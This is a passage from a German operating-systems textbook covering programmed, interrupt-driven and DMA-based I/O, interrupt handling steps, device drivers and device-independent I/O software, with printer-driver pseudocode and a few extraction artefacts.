Der Benutzerprozess will dann durch einen Systemaufruf den Drucker für den Schreibvorgang belegen. Wenn der Drucker gerade von einem anderen Prozess benutzt wird, schlägt dieser Aufruf fehl, dann wird entweder ein Fehler zurückgegeben oder der aufrufende Prozess wird so lange blockiert, bis der Drucker wieder verfügbar ist. Welche der beiden Möglichkeiten angewandt wird, hängt vom Betriebssystem und den Aufrufparametern ab. Sobald der Prozess den Drucker zugewiesen bekommt, führt er einen Systemaufruf zur Ausgabe der Zeichenfolge durch.

Das Betriebssystem kopiert dann (im Allgemeinen) die Zeichenkette in einen Puffer im Kernadressraum, z.B. p , von wo aus die Zeichen wesentlich einfacher adressiert werden können (der Kern muss sonst die Speicherabbildung verändern, um an den Benutzeradressraum zu gelangen). Es überprüft dann, ob der Drucker verfügbar ist. Wenn nicht, wird so lange gewartet, bis der Drucker frei ist. Sobald dies der Fall ist, wird das erste Zeichen aus dem Puffer in ein Datenregister des Druckers geschrieben, in diesem Beispiel unter Verwendung der Memory-Mapped-Ein-/Ausgabe. Durch diese Aktion wird der Drucker aktiviert. Das Zeichen erscheint möglicherweise noch nicht sofort auf dem Papier, weil einige Drucker eine Zeile oder sogar eine ganze Seite

zwischenspeichern, bevor sie mit der Ausgabe beginnen. In ▶ Abbildung 5.7(b) dagegen wurde das erste Zeichen direkt gedruckt und „B“ wurde als nächstes zu druckendes Zeichen markiert.

Sobald das erste Zeichen zum Drucker gesendet wurde, prüft das Betriebssystem, ob der Drucker bereit ist, um das nächste zu empfangen. Drucker haben in der Regel noch ein zweites Register, das den aktuellen Zustand angibt. Das Schreiben in das Datenregister bewirkt, dass das Zustandsregister des Druckers den Wert „nicht bereit“ annimmt. Sobald der Drucker-Controller das aktuelle Zeichen verarbeitet hat, zeigt er durch ein Bit im Statusregister an, dass er für die Bearbeitung des nächsten Zeichens verfügbar ist.

Jetzt muss das Betriebssystem wieder darauf warten, dass der Drucker bereit wird. Sobald dies eintritt, wird das nächste Zeichen gedruckt, wie auch in ▶ Abbildung 5.7(c) zu sehen ist. Diese Schleife wird so lange durchlaufen, bis das letzte Zeichen des Puffers verarbeitet wurde. Danach wird die Kontrolle wieder dem Benutzerprozess übergeben.

Die Aktionen des Betriebssystems sind in ▶ Abbildung 5.8 zusammengefasst. Zunächst werden die Daten in den Kern kopiert. Dann folgt eine Schleife, in der die einzelnen Zeichen nacheinander zum Drucker gesendet werden. In dieser Abbildung wird auch ein wesentlicher Aspekt der programmierten Ein-/Ausgabe sichtbar: Nach der Ausgabe eines Zeichens fragt der Prozessor das Gerät immer wieder ab, ob es für das nächste Zeichen bereit ist. Dieses Verhalten wird oft auch **Polling** oder **aktives Warten** (*busy waiting*) genannt.

```
copy_from_user(buffer, p, count);           /* p ist der Kern-Puffer */
for (i = 0; i < count; i++) {                /* Schleife über alle Zeichen */
    while (*printer_status_reg != READY);   /* Wiederhole bis zum Ende */
    *printer_data_register = p[i];          /* Gebe ein Zeichen aus*/
}
return_to_user( );
```

Abbildung 5.8: Das Schreiben einer Zeichenkette auf den Drucker mit programmierte Ein-/Ausgabe

Die programmierte Ein-/Ausgabe ist zwar einfach, hat aber den Nachteil, dass der Prozessor komplett belegt wird, bis die gesamte Ein-/Ausgabe beendet ist. Wenn die Zeit zum „Drucken“ eines Zeichens ziemlich kurz ist (weil der Drucker nichts weiter macht, als das neue Zeichen in einen internen Puffer zu kopieren), dann ist das aktive Warten genau richtig. Ebenso ist in eingebetteten Systemen, bei denen der Prozessor nichts anderes zu tun hat, aktives Warten sinnvoll, nicht jedoch in komplexeren Systemen, in denen die CPU auch andere Aufgaben durchzuführen hat. Hier wird eine bessere Methode zur Durchführung der Ein-/Ausgabe benötigt.

5.2.3 Interruptgesteuerte Ein-/Ausgabe

Stellen wir uns jetzt vor, dass die Ausgabe auf einem Drucker erfolgt, der nicht jedes Zeichen puffert, sondern direkt ausdrückt. Wenn der Drucker beispielsweise 100 Zeichen in der Sekunde ausgeben kann, benötigt jedes Zeichen 10 ms. Das bedeutet, dass

der Prozessor jedes Mal nach dem Schreiben eines Zeichens in das Datenregister des Druckers 10 ms lang in einer Warteschleife auf die Ausgabe des nächsten Zeichens wartet. Das ist genügend Zeit, um einen Kontextwechsel durchzuführen, damit in diesen 10 ms, die ansonsten sinnlos vergeudet wären, andere Prozesse laufen können.

Der Trick, um es dem Prozessor zu erlauben, dass er während der Wartezeit auf den Drucker noch etwas anderes erledigen kann, ist die Verwendung von Interrupts. Sobald der Systemaufruf für die Ausgabe der Zeichenkette durchgeführt wurde, wird zunächst der Puffer wie bisher in den Kernadressraum kopiert. Das erste Zeichen wird zum Drucker geschickt, sobald dieser bereit ist. Jetzt wird der Scheduler aufgerufen, der einem anderen Prozess die CPU zuteilt. Der Prozess, der das Drucken der Zeichenkette beauftragt hat, wird so lange blockiert, bis die gesamte Ausgabe beendet ist. Die Ausführung des Systemaufrufes ist in ▶ Abbildung 5.9(a) gezeigt.

```
copy_from_user(buffer, p, count);
enable_interrupts( );
while (*printer_status_reg != READY);
*printer_data_register = p[0];
scheduler( );
if (count == 0) {
    unblock_user( );
} else {
    *printer_data_register = p[i];
    count = count - 1;
    i = i + 1;
}
acknowledge_interrupt( );
return_from_interrupt( );
```

a

b

Abbildung 5.9: Das Ausgeben einer Zeichenkette auf den Drucker mittels interruptgesteuerter Ein-/Ausgabe.
 (a) Der Code, der zum Zeitpunkt des Systemaufrufes zum Drucken ausgeführt wird (b) Die Unterbrechungsroutine für den Drucker

Wenn der Drucker mit dem Drucken des Zeichens fertig und für das nächste bereit ist, erzeugt er ein Interrupt. Dieses Interrupt hält den aktuellen Prozess an und speichert dessen Zustand. Dann wird die Unterbrechungsroutine für den Drucker ausgeführt. Eine einfache Version dieses Codes ist in ▶ Abbildung 5.9(b) zu sehen. Falls keine weiteren Zeichen mehr gedruckt werden müssen, sorgt die Unterbrechungsroutine dafür, dass der blockierte Benutzerprozess weiterarbeiten kann. Andernfalls wird das nächste Zeichen ausgegeben, das Interrupt bestätigt und der Prozess, der vor der Unterbrechung ausgeführt wurde, an derselben Stelle weiterlaufen, an der er unterbrochen wurde.

5.2.4 Ein-/Ausgabe mit DMA

Ein klarer Nachteil der interruptgesteuerten Ein-/Ausgabe ist, dass für jedes Zeichen ein Interrupt erzeugt werden muss. Da Interrupts Zeit kosten, verbraucht dieses Vorgehen sehr viel Prozessorzeit. Eine Lösung dieses Problems ist die Verwendung von DMA. Die Grundidee ist hier, dass der DMA-Controller die Zeichen nacheinander in das Datenregister des Druckers schreibt, ohne damit den Prozessor zu behelligen. Prinzipiell ist die Ein-/Ausgabe mit DMA nichts anderes als die programmierte Ein-/

Ausgabe, nur erledigt hier der DMA-Controller statt der CPU die gesamte Arbeit. Diese Strategie erfordert zwar spezielle Hardware (den DMA-Controller), ermöglicht es aber der CPU, während der Ein-/Ausgabe anderen Aufgaben nachzugehen. Eine Skizze des Programmcodes sehen Sie in ▶Abbildung 5.10.

```
copy_from_user(buffer, p, count);           acknowledge_interrupt( );
set_up_DMA_controller( );                  unblock_user( );
scheduler( );                           return_from_interrupt( );
```

a

b

Abbildung 5.10: Das Drucken einer Zeichenkette mit DMA (a) Der ausgeführte Code, wenn der Systemaufruf zum Drucken benutzt wurde (b) Unterbrechungsroutine

Der große Gewinn bei der Benutzung von DMA ist, dass die Anzahl der Interrupts reduziert wird: von einem Interrupt pro Zeichen auf ein Interrupt pro gedrucktem Puffer. Wenn viele Zeichen auszugeben sind und die Unterbrechungsbehandlung langsam ist, dann kann dies eine beträchtliche Verbesserung sein. Auf der anderen Seite ist der DMA-Controller meistens sehr viel langsamer als der Hauptprozessor. Wenn der DMA-Controller nicht in der Lage ist, das Gerät mit der höchsten Geschwindigkeit laufen zu lassen, oder die CPU keine anderweitige Beschäftigung hat, während sie auf das DMA-Interrupt wartet, dann kann die interruptgesteuerte Ein-/Ausgabe oder sogar die programmierte Ein-/Ausgabe besser sein. Meistens jedoch lohnt sich der Einsatz von DMA.

5.3 Schichten der Ein-/Ausgabe-Software

Ein-/Ausgabe-Software wird normalerweise in vier Schichten eingeteilt, wie in ▶Abbildung 5.11 zu sehen ist. Jede Schicht besitzt eine genau festgelegte Aufgabe und hat eine wohldefinierte Schnittstelle zu den angrenzenden Schichten. Die Funktionalitäten und die Schnittstellen sind von System zu System verschieden, deshalb sind die folgenden Beschreibungen allgemein gehalten und beziehen sich nicht auf eine spezielle Maschine. Wir werden die Schichten der Reihe nach von unten nach oben durchgehen.



Abbildung 5.11: Schichten des Ein-/Ausgabe-Softwaresystems

5.3.1 Unterbrechungsroutinen

Während programmierte Ein-/Ausgabe bisweilen ganz nützlich ist, gehören für die meisten Ein-/Ausgaben Interrupts zum eher unangenehmen Teil der Realität, dem man nicht aus dem Weg gehen kann. Sie sollten daher tief im Inneren des Betriebssystems verborgen werden, so dass sich nur ein möglichst kleiner Teil des Systems mit ihnen beschäftigen muss. Die beste Möglichkeit, Interrupts zu verbergen, ist den Treiber, der die Ein-/Ausgabe-Operation gestartet hat, zu blockieren, bis die Operation beendet wird und das entsprechende Interrupt eintrifft. Der Treiber kann sich selbst blockieren, indem er beispielsweise ein `down` auf einem Semaphor, ein `wait` auf einer Zustandsvariablen oder ein `receive` bezüglich einer Nachricht ausführt.

Wenn das Interrupt auftritt, muss die Unterbrechungsroutine die Aufgabe übernehmen, alles Nötige in die Wege zu leiten, um den Interrupt zu behandeln. Danach wird der blockierte Treiber wieder freigegeben. In einigen Fällen geschieht dies einfach durch die Ausführung einer `up`-Operation auf einem Semaphor, in anderen wird `signal` auf einer Zustandsvariablen in einem Monitor ausgeführt und in wieder anderen durch das Senden einer Nachricht an den blockierten Treiber. In allen Fällen ist das Nettoergebnis des Interrupts, dass der zuvor blockierte Treiber nun wieder weiterlaufen kann. Dieses Modell funktioniert am besten, wenn Treiber als Kernprozesse aufgebaut sind und ihre eigenen Zustände, Stacks und Befehlszähler besitzen.

Natürlich ist die Realität nicht ganz so einfach. Die Bearbeitung eines Interrupts bedeutet nicht nur, das Interrupt entgegenzunehmen, ein `up` auf einen Semaphor zu machen und dann einen `IRET`-Befehl auszuführen, um von der Unterbrechung zum vorherigen Prozess zurückzukehren. Für das Betriebssystem gibt es wesentlich mehr zu tun. Wir werden nun kurz diese Aufgaben skizzieren, die schrittweise von der Software auszuführen sind, nachdem die Hardware die Behandlung des Interrupts abgeschlossen hat. Beachten Sie aber, dass manche Details sehr plattformabhängig sind, deshalb werden einige der unten aufgeführten Schritte auf bestimmten Maschinen nicht benötigt, während andere Aktionen eventuell noch dazukommen. Außerdem könnten die einzelnen Schritte auf einigen Maschinen in einer anderen Reihenfolge abgearbeitet werden.

- 1.** Sicherung aller Register (einschließlich des Programmstatuswortes), die nicht schon durch die Unterbrechungshardware gesichert wurden.
- 2.** Erzeugen des Kontextes für die Unterbrechungsroutine. Das kann auch das Initialisieren des TLB, der MMU und der Seitentabellen bedeuten.
- 3.** Erzeugen eines Stacks für die Unterbrechungsroutine.
- 4.** Bestätigung an Interrupt-Controller schicken. Wenn kein zentraler Interrupt-Controller vorhanden ist, müssen Interrupts jetzt wieder zugelassen werden.
- 5.** Kopieren der Register vom Ort der Sicherung (eventuell ein Stack) in die Prozessertabelle.

6. Aufrufen der Unterbrechungsroutine. Es werden Informationen aus den Registern des betreffenden Gerätcontrollers ausgelesen.
7. Auswählen des nächsten Prozesses. Wenn durch das Interrupt einige Prozesse mit hoher Priorität vom blockierten in den rechenbereiten Zustand überführt wurden, werden vermutlich diese gewählt.
8. MMU-Kontext für den nächsten Prozess initialisieren. Einige TLB-Einträge müssen eventuell ebenfalls aufgefrischt werden.
9. Laden der Prozessregister, einschließlich des Programmstatuswortes.
10. Starten des neuen Prozesses.

Wie man sehen kann, ist die Behandlung von Interrupts alles andere als trivial. Außerdem wird eine beträchtliche Anzahl an CPU-Befehlen benötigt, vor allem auf Maschinen, die virtuellen Speicher besitzen und auf denen die Seitentabellen initialisiert werden müssen oder der Zustand der MMU gesichert werden muss (etwa die *R*- und *M*-Bits). Auf einigen Maschinen müssen zusätzlich noch der TLB und der CPU-Cache verwaltet werden, wenn zwischen Benutzermodus und Kernmodus umgeschaltet wird, was wiederum zusätzliche Maschinencyklen kostet.

5.3.2 Gerätetreiber

Am Anfang dieses Kapitels wurde die Arbeitsweise von Gerätcontrollern betrachtet. Wir haben gesehen, dass jeder dieser Controller Register zur Übergabe von Kommandos oder Register zum Auslesen des Status besitzt oder sogar beides. Die Anzahl der Register und die Art der Befehle unterscheiden sich von Gerät zu Gerät deutlich. Zum Beispiel muss ein Maustreiber Daten von einer Maus akzeptieren, die angeben, wie weit sie bewegt wurde und welche Knöpfe gerade gedrückt werden. Ein Festplattencontroller sollte sich dagegen mit Sektoren, Spuren, Zylindern, Köpfen, Armbewegungen, Motorantrieb, Kopfberuhigungszeiten und allen anderen mechanischen Teilen auskennen, die notwendig sind, damit eine Festplatte korrekt arbeitet. Daher ist klar, dass die entsprechenden Treiber sehr unterschiedlich sein müssen.

Das hat zur Folge, dass jedes Ein-/Ausgabegerät, das an einem Computer angeschlossen ist, geräteabhängige Steuersoftware benötigt. Dieser Code, der sogenannte **Gerätetreiber** (*device driver*), wird in der Regel vom Hersteller des Gerätes programmiert und zusammen mit dem Gerät ausgeliefert. Da jedes Betriebssystem seine eigenen Treiber benötigt, bieten die meisten Hersteller gewöhnlich Treiber für die gängigsten Betriebssysteme an.

Jeder Treiber ist normalerweise auf einen Gerätetyp bzw. bestenfalls auf eine Klasse sehr ähnlicher Geräte ausgerichtet. Beispielsweise kann ein SCSI-Treiber meist mehrere SCSI-Platten verschiedener Größen und unterschiedlicher Geschwindigkeiten und eventuell auch noch SCSI-CD-ROM-Geräte verwalten. Auf der anderen Seite sind eine Maus und ein Joystick so unterschiedlich, dass normalerweise dafür verschiedene Treiber benötigt werden. Trotzdem gibt es keinen technischen Grund, warum ein Treiber nicht in der Lage sein sollte, auch mehrere unterschiedliche Geräte steuern zu können. Es ist nur einfach nicht besonders sinnvoll.

Damit der Gerätetreiber Zugriff auf die Hardware – also auf die Register des Controllers – erhält, muss er normalerweise ein Teil des Betriebssystemkerns sein, zumindest in aktuellen Architekturen. Es ist tatsächlich jedoch möglich, Treiber zu entwickeln, die im Benutzeradressraum ablaufen und Systemaufrufe zum Lesen und Schreiben der Geräteregister durchführen. Dieser Entwurf isoliert den Kern von den Treibern und die Treiber jeweils voneinander und beseitigt damit eine der Hauptquellen von Systemabstürzen – fehlerhafte Treiber, die mit dem Kern in der ein oder der anderen Weise in Konflikt geraten. Um hochzuverlässige Systeme zu bauen, ist dies eindeutig die richtige Vorgehensweise. Ein Beispiel eines Systems, in dem die Gerätetreiber als Benutzerprozesse laufen, ist MINIX 3. Da jedoch die meisten anderen Betriebssysteme für Desktoprechner die Treiber im Kern erwarten, werden wir diese Architektur hier besprechen.

Da die Entwickler eines Betriebssystems wissen, dass Teile des Codes des Treibers von Außenstehenden geschrieben werden und dann innerhalb des Kerns installiert werden, stellen sie eine Architektur zur Verfügung, die Installationen dieser Art unterstützt. Das bedeutet, dass man ein klar definiertes Modell davon benötigt, wie der Treiber arbeitet und wie er mit dem Rest des Systems interagiert. Gerätetreiber sind normalerweise unterhalb des übrigen Betriebssystems angesiedelt, wie in ▶ Abbildung 5.12 zu sehen ist.




Abbildung 5.12: Logische Positionierung der Gerätetreiber. In Wirklichkeit erfolgt jede Kommunikation zwischen den Treibern und den Controllern über den Bus.

Betriebssysteme klassifizieren die Gerätetreiber normalerweise in einigen wenigen Kategorien. Die häufigsten Kategorien sind die **blockorientierten Geräte** (*block device*) und die **zeichenorientierten Geräte** (*character device*). Zu den blockorientierten Geräten gehören z.B. Festplatten, bei denen mehrere Datenblöcke jeweils unabhängig voneinander adressiert werden können. Die zeichenorientierten Geräte wie etwa Tastaturen und Drucker erzeugen oder empfangen einen Datenstrom.

Die meisten Betriebssysteme definieren eine Standardschnittstelle, die alle blockorientierten Gerätetreiber unterstützen müssen, und eine zweite Standardschnittstelle, die alle zeichenorientierten Gerätetreiber unterstützen müssen. Diese Schnittstellen beinhalten eine Menge von Funktionen, die der restliche Teil des Betriebssystems aufrufen kann, um den Treiber zu nutzen. Typische Funktionen sind das Lesen von einem Block (bei blockorientierten Geräten) und das Schreiben eines Zeichenstroms (bei zeichenorientierten Geräten).

Bei einigen Systemen ist das Betriebssystem ein einziges ausführbares Programm, in dem alle benötigten Treiber eingebunden sind. Dieses Schema war unter UNIX jahrelang die Regel, da UNIX in Rechenzentren eingesetzt wurde und die Ein-/Ausgabegeräte nur selten ausgetauscht oder verändert wurden. Wenn ein neues Gerät eingesetzt wurde, musste der Administrator den Kern einfach mit dem entsprechenden Treiber neu übersetzen und so eine neue Binärdatei erzeugen.

Doch mit dem Aufkommen der Personalcomputer und deren unzähligen Ein-/Ausgabegeräten funktionierte dieses Modell nicht mehr. Nur wenige Benutzer sind in der Lage, einen Kern neu zu übersetzen, selbst wenn sie den Quellcode oder die Objektmodule besitzen, was nicht immer der Fall ist. Stattdessen gingen die Betriebssysteme, angefangen bei MS-DOS, zu einem Modell über, bei dem Treiber dynamisch in das laufende Betriebssystem geladen werden können. Unterschiedliche Systeme gehen beim Laden von Treibern aber auch unterschiedlich vor.

Ein Gerätetreiber hat mehrere Funktionen. Die nächstliegende ist das Entgegennehmen von Lese- und Schreibbefehlen aus höher liegenden, geräteunabhängigen Schichten und die Überwachung von deren Ausführung. Aber ein Gerätetreiber hat auch noch einige andere Funktionen. Er muss beispielsweise das Gerät bei Bedarf initialisieren. Außerdem muss er die Energieverwaltung und die Ereignisverwaltung durchführen.

Viele Gerätetreiber besitzen eine ähnliche Struktur. Ein typischer Treiber überprüft zuerst die Eingabeparameter, ob sie korrekt sind. Ist dies nicht der Fall, wird ein Fehler zurückgegeben. Wenn sie gültig sind, kann eine Übersetzung von abstrakten zu konkreten Werten notwendig sein. Bei einem Plattentreiber kann dies die Umrechnung von einer linearen Blockadresse in eine Kopf-, Spur-, Sektor- und Zylindernummer bedeuten.

Danach prüft der Treiber, ob das Gerät momentan benutzt wird. Wenn ja, dann wird die Anfrage zur späteren Ausführung in einer Warteschlange gespeichert. Ist das Gerät frei, dann wird der aktuelle Hardwarestatus untersucht, um festzustellen, ob das Gerät die Anfrage jetzt durchführen kann. Möglicherweise ist es notwendig, das Gerät selbst oder einen Motor einzuschalten, bevor die eigentliche Übertragung beginnen kann. Sobald das Gerät eingeschaltet und bereit ist, beginnt die eigentliche Steuerung.

Das Steuern eines Gerätes bedeutet, dass man ihm eine Folge von Befehlen sendet. Das Festlegen dieser Befehlsfolgen, die je nach Anfrage variieren, ist nun gerade die Aufgabe des Treibers. Nachdem der Treiber herausgefunden hat, welchen Befehl er ausgeben muss, schreibt er diesen in die Steuerregister des entsprechenden Controllers. Nachdem ein Befehl abgesetzt wurde, ist es oft auch notwendig zu prüfen, ob der Gerätecontroller diesen Befehl akzeptiert hat und bereit für den nächsten Befehl ist. Dies wird so oft wiederholt, bis alle Befehle abgeschickt wurden. Einigen Controllern kann eine verkettete Liste mit Befehlen (im Speicher) übergeben werden. Der Controller liest und bearbeitet die Kommandos dann selbstständig, ohne weitere Unterstützung durch das Betriebssystem.

Nachdem die Kommandos abgesetzt wurden, tritt eine von zwei möglichen Situationen auf. In vielen Fällen muss der Gerätetreiber darauf warten, dass der Controller seine Aufgabe erledigt hat, und blockiert deshalb, bis das Interrupt zur Freigabe ankommt. In anderen Fällen wird die Operation ohne Verzögerung beendet, so dass der Treiber nicht blockieren muss. Ein Beispiel für die zweite Situation ist das Verschieben des Bildschirmhaltes um eine Zeile, das nur das Schreiben von wenigen Bytes in ein Register des Controllers erfordert. Es sind keine mechanischen Bewegungen notwendig, die gesamte Operation kann also in wenigen Mikrosekunden ausgeführt werden.

Im ersten Fall wird der blockierte Treiber durch ein Interrupt aufgeweckt. Im zweiten Fall legt er sich erst gar nicht schlafen. So oder so muss der Treiber nach Beendigung der Operation nach möglicherweise aufgetretenen Fehlern suchen. Falls alles in Ordnung ist, muss der Treiber eventuell Daten (zum Beispiel den gelesenen Block) an die geräteunabhängige Software übergeben. Schließlich liefert er einige Statusinformationen für etwaige Fehlermeldungen an seinen Aufrufer zurück. Falls sich noch weitere Anfragen in der Warteschlange befinden, kann die nächste ausgewählt und gestartet werden. Andernfalls blockiert der Treiber und wartet auf weitere Anfragen.

Dieses einfache Modell ist als grobe Annäherung an die reale Welt zu verstehen. Viele Faktoren machen den Code wesentlich komplizierter. Es könnte passieren, dass während der Ausführung eines Treibers eine Ein-/Ausgabe beendet wird und dadurch ein Interrupt ausgelöst wird, das den Treiber unterbricht. Das Interrupt bewirkt, dass ein Gerätetreiber zum Weiterlaufen ausgewählt wird – und dies könnte in der Tat derselbe Treiber sein, der soeben durch dieses Interrupt unterbrochen wurde. Solch ein Fall könnte zum Beispiel eintreten, wenn während der Bearbeitung eines eingehenden Datenpakets durch einen Netzwerktreiber ein weiteres Paket ankommt. Treiber müssen deshalb **wiedereintrittsfähig** (*reentrant*) sein, d.h., ein aktuell laufender Treiber muss in der Lage sein, einen zweiten Aufruf entgegenzunehmen, noch bevor der erste Aufruf beendet ist.

In Hot-Plug-fähigen Systemen können Geräte zur Laufzeit hinzugefügt und entfernt werden. Demzufolge kann es passieren, dass während ein Gerätetreiber Daten von einem Gerät einliest, die Meldung des Betriebssystems ankommt, dass der Benutzer genau dieses Gerät plötzlich aus dem System entfernt hat. Dann muss nicht nur die aktuelle Ein-/Ausgabe abgebrochen werden, ohne interne Datenstrukturen im Kern zu beschädigen, sondern es müssen auch alle noch ausstehenden Anfragen an das nun verschwundene Gerät elegant entfernt werden und den entsprechenden Aufrufern

muss die schlechte Nachricht überbracht werden. Darüber hinaus kann das unerwartete Hinzufügen von neuen Geräten den Kern dazu veranlassen, mit den Betriebsmitteln (beispielsweise den Interrupt-Leitungen) zu jonglieren, indem einem Treiber alte Ressourcen entzogen und stattdessen neue zugewiesen werden.

Gerätetreiber dürfen keine Systemaufrufe benutzen, doch sie müssen oft mit dem Rest des Kerns interagieren. Gewöhnlich sind Aufrufe von bestimmten Kernfunktionen erlaubt. Beispielsweise gibt es in der Regel Aufrufe, um festverdrahtete Speicherseiten zu belegen oder freizugeben, die als Puffer benutzt werden. Andere nützliche Aufrufe werden benötigt, um die MMU, Uhren, DMA-Controller, Interrupt-Controller usw. zu verwalten.

5.3.3 Geräteunabhängige Ein-/Ausgabe-Software

Neben den geräteabhangigen Teilen der Ein-/Ausgabe-Software gibt es auch Elemente, die geräteunabhängig sind. Die exakte Grenze zwischen den Treibern und der geräteunabhängigen Software ist system- und geräteabhängig, weil einige Funktionen, die u.a. aus Effizienzgründen geräteunabhängig durchgeführt werden könnten, im Treiber selbst erledigt werden. Die Funktionen, die in ► Abbildung 5.13 gezeigt werden, werden dagegen typischerweise in der geräteunabhängigen Software durchgeführt.

Einheitliche Schnittstelle für Gerätetreiber

Pufferung

Fehlerbericht

Anforderung und Freigabe von exklusiv zugewiesenen Geräten

Geräteunabhängige Blockgröße zur Verfügung stellen

Abbildung 5.13: Funktionen der geräteunabhängigen Ein-/Ausgabe-Software

Die Basisfunktion der geräteunabhängigen Software ist die Durchführung der Ein-/Ausgabefunktionen, die bei allen Geräten gleich sind, und das Bereitstellen einer einheitlichen Schnittstelle für die Benutzeranwendungen. Im Folgenden werden wir die genannten Punkte genauer betrachten.

Einheitliche Schnittstellen für Gerätetreiber

Eine der Hauptaufgaben eines Betriebssystems ist die einheitliche Darstellung der unterschiedlichen Ein-/Ausgabegeräte und Treiber. Wenn Festplatten, Drucker, Tastaturen usw. alle völlig unterschiedlich angesteuert würden, müsste das Betriebssystem für jedes neu hinzukommende Gerät extra angepasst werden. Jedes Mal am Betriebssystem herumzubasteln, wenn ein neues Gerät angeschlossen wird, ist sicher keine gute Lösung.

Eine Seite dieses Problems ist die Schnittstelle zwischen dem Gerätetreiber und dem Rest des Betriebssystems. In ► Abbildung 5.14(a) wird eine Situation skizziert, in der jeder Gerätetreiber eine andere Schnittstelle zum Betriebssystem besitzt. Das bedeutet, dass die Treiberfunktionen, die dem System zum Aufruf zur Verfügung stehen, von

Treiber zu Treiber unterschiedlich sind. Außerdem könnte es sein, dass die benötigten Kernfunktionen von Treiber zu Treiber verschieden sind. Zusammengefasst heißt das: Das Einbinden jedes neuen Treibers bringt eine Menge Programmieraufwand mit sich.




Abbildung 5.14: (a) Ohne eine Standardschnittstelle für Treiber (b) Mit einer Standardschnittstelle für Treiber

Im Gegensatz dazu ist in ►Abbildung 5.14(b) dargestellt, wie eine einheitliche Schnittstelle für alle Geräte aussieht. Jetzt ist es wesentlich einfacher, einen neuen Treiber einzubinden, vorausgesetzt, er hält sich an die gemeinsame Schnittstelle. Dies bedeutet auch, dass der Treiberprogrammierer weiß, was von ihm erwartet wird. In der Praxis sind zwar nicht alle Geräte absolut identisch, aber im Allgemeinen gibt es nur eine kleine Anzahl von Geräteklassen und selbst diese sind meistens weitgehend identisch.

Dies funktioniert folgendermaßen: Für jede Klasse von Geräten, wie beispielsweise Platten oder Drucker, definiert das Betriebssystem eine Menge von Funktionen, die der Treiber unterstützen muss. Bei einer Platte wären natürlich Lesen und Schreiben darunter, aber ebenso das Ein- und Ausschalten des Stroms, Formatierung und andere plattenspezifische Aufgaben. Programmtechnisch wird dies meistens als Liste von Funktionszeigern innerhalb des Treibers realisiert. Wenn der Treiber geladen wird, dann zeichnet das Betriebssystem die Adresse dieser Tabelle von Funktionszeigern auf. Wenn also eine dieser Funktionen aufgerufen wird, kann ein indirekter Aufruf mithilfe dieser Tabelle ausgeführt werden. Die Tabelle von Funktionszeigern definiert die Schnittstelle zwischen dem Treiber und dem Rest des Betriebssystems. Alle Geräte einer gegebenen Klasse (Platten, Drucker etc.) müssen diesen Standard verwenden.

Ein weiterer Grund für eine einheitliche Schnittstelle ergibt sich aus der Namensgebung der Ein-/Ausgabegeräte. Die geräteunabhängige Software kümmert sich um die Abbildung von symbolischen Namen auf den entsprechenden Gerätetreiber. Unter UNIX etwa spezifiziert ein Gerätename wie `/dev/disk0` genau einen I-Node einer Spezialdatei. Dieser I-Node enthält die **Hauptgerätenummer** (*major device number*), die als Nummer zum Auffinden des entsprechenden Gerätetreibers benutzt wird. Der I-Node enthält außerdem die **Nebengerätenummer** (*minor device number*), die dem

Treiber als Parameter übergeben wird, damit die Einheit festgelegt wird, die gelesen oder beschrieben werden soll. Alle Geräte besitzen eine Haupt- und eine Nebengerätenummer und alle Treiber werden durch die Hauptgerätenummer ausgewählt.

Mit der Namensgebung ist der Schutz eng verknüpft. Wie verbietet das System einem Benutzer den Zugriff auf ein Gerät, wenn er dazu nicht berechtigt ist? Sowohl unter UNIX als auch unter Windows erscheinen Geräte im Dateisystem als benannte Objekte. Das heißt, die normalen Schutzmechanismen für Dateien können auch für Geräte angewandt werden. Der Systemadministrator kann die entsprechenden Rechte für jedes Gerät festlegen.

Pufferung

